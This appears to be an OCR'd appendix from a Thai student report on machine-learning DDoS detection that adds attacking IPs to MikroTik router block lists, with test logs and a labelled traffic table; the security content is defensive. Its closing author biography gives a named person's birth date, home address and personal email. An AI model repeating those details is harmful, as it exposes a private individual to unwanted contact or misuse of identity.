
จากภาพที่ ก-12 คำสั่งใช้สำหรับการจับข้อมูลทราฟฟิกแบบตามเวลาจริงแล้วนำข้อมูลไปวิเคราะห์และจำแนกประเภทการโจมตีด้วยแบบจำลองการเรียนรู้ของเครื่อง หากพบว่าเป็นทราฟฟิกที่มีลักษณะการโจมตีระบบจะระบุต้นทางของไอพีที่เกี่ยวข้อง และนำไปบล็อกใน Address List ของเราเตอร์ไมโครติกโดยอัตโนมัติเพื่อป้องกันการโจมตีแบบปฏิเสธการให้บริการอย่างต่อเนื่องในระดับเครือข่าย

3. การทดสอบระบบป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติก




ภาพที่ ก-13 การทดสอบป้องกันการโจมตีแบบการโจมตีระดับแอปพลิเคชัน

จากภาพที่ ก-13 การทดสอบการโจมตีระดับแอปพลิเคชันเมื่อระบบตรวจพบจะทำการเพิ่มข้อมูลไอพีไปยัง Address List บนเราเตอร์ไมโครติกโดยระบบป้องกันจะดำเนินการควบคุมการทำงานผ่านการจำกัดความเร็วการเชื่อมต่อของกลุ่มชุดไอพีที่ชื่อว่า ApplicationAttack



ภาพที่ ก-14 การทดสอบป้องกันการโจมตีแบบการโจมตีแบบโพรโทคอล

จากภาพที่ ก-14 การทดสอบการโจมตีด้วยโพรโทคอลเมื่อระบบตรวจพบจะทำการเพิ่มข้อมูลไอพีไปยัง Address List บนเราเตอร์ไมโครติกโดยระบบป้องกันจะดำเนินการควบคุมการทำงานผ่านการจำกัดการเชื่อมต่อของกลุ่มชุดไอพีที่ชื่อว่า ProtocolAttack



List	Address	Timeout	Creation Time
Blocked by API			
VolumeAttack	114.197.165.160	00:00:29	Mar/08/2025 17:01:40
Blocked by API			
VolumeAttack	121.202.34.133	00:00:29	Mar/08/2025 17:01:40
Blocked by API			
VolumeAttack	162.190.108.88	00:00:29	Mar/08/2025 17:01:40
Blocked by API			
VolumeAttack	164.201.34.179	00:00:29	Mar/08/2025 17:01:40
Blocked by API			
VolumeAttack	200.147.184.64	00:00:29	Mar/08/2025 17:01:40
Blocked by API			
VolumeAttack	207.127.55.1	00:00:29	Mar/08/2025 17:01:40
Blocked by API			
VolumeAttack	216.190.113.58	00:00:29	Mar/08/2025 17:01:40
Blocked by API			
VolumeAttack	25.169.243.253	00:00:29	Mar/08/2025 17:01:40

	Time Window Start	Time Window End	Packet Count	Byte Count	TCP SYN Count	UDP Count	HTTP Request Count	Incomplete Handshake	AttackLabel
0	1.741428e+09	1.741428e+09	13.0	4260.0	4.0	0.0	0.0	4	Normal
1	1.741428e+09	1.741428e+09	23.0	5211.0	2.0	1.0	2.0	0	Normal
2	1.741428e+09	1.741428e+09	6.0	5890.0	4.0	0.0	2.0	2	Normal
3	1.741428e+09	1.741428e+09	6.0	5792.0	2.0	0.0	2.0	0	Normal
4	1.741428e+09	1.741428e+09	6.0	6466.0	4.0	0.0	0.0	4	Normal
5	1.741428e+09	1.741428e+09	123.0	62624.0	2.0	106.0	0.0	2	Normal
6	1.741428e+09	1.741428e+09	330.0	177576.0	4.0	324.0	0.0	4	Volume
7	1.741428e+09	1.741428e+09	394.0	211220.0	0.0	386.0	0.0	0	Volume
8	1.741428e+09	1.741428e+09	622.0	336126.0	2.0	620.0	0.0	2	Volume
9	1.741428e+09	1.741428e+09	600.0	324928.0	4.0	596.0	2.0	2	Volume
10	1.741428e+09	1.741428e+09	79.0	42660.0	0.0	79.0	0.0	0	Normal

Connected to MikroTik API
Added 114.197.165.160 to Address List
Added 121.202.34.133 to Address List
Added 162.190.108.88 to Address List
Added 164.201.34.179 to Address List
Added 200.147.184.64 to Address List

ภาพที่ ก-15 การทดสอบป้องกันการโจมตีแบบการโจมตีด้วยปริมาณข้อมูลขนาดใหญ่

จากภาพที่ ก-15 การทดสอบการโจมตีด้วยปริมาณข้อมูลขนาดใหญ่เมื่อระบบตรวจพบจะทำการเพิ่มข้อมูลไอพีไปยัง Address List บนเราเตอร์ไมโครติกโดยระบบป้องกันจะดำเนินการป้องกันการเชื่อมต่อการทำงานของกลุ่มชุดไอพีที่ชื่อว่า VolumeAttack

ประวัติผู้เขียน

ชื่อ	นายจีระวัฒน์ พรทรัพยกุล
ชื่อการค้นคว้าอิสระ	การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง
สาขาวิชา	วิทยาศาสตร์ข้อมูลเพื่อนวัตกรรม
ประวัติ	ประวัติส่วนตัว เกิดวันพุธ ที่ 25 กันยายน พ.ศ. 2539 ปัจจุบันอาศัยอยู่ที่บ้านเลขที่ 88/190 หมู่ 5 ตำบลแพรกษาใหม่ อำเภอเมือง จังหวัดสมุทรปราการ 10280 อีเมล: p.jeerawat.th@live.com ประวัติการศึกษา สำเร็จการศึกษาระดับปริญญาตรี หลักสูตรครุศาสตร์อุตสาหกรรมบัณฑิตคณะครุศาสตร์อุตสาหกรรม สาขาวิชาเทคโนโลยีคอมพิวเตอร์ มหาวิทยาลัยเทคโนโลยีพระจอมเกล้าพระนครเหนือ ปี พ.ศ. 2566 ประวัติการทำงาน ปัจจุบันทำงานอยู่ที่ บริษัท ไมโม่เทค จำกัด ตำแหน่งโปรแกรมเมอร์อาวุโส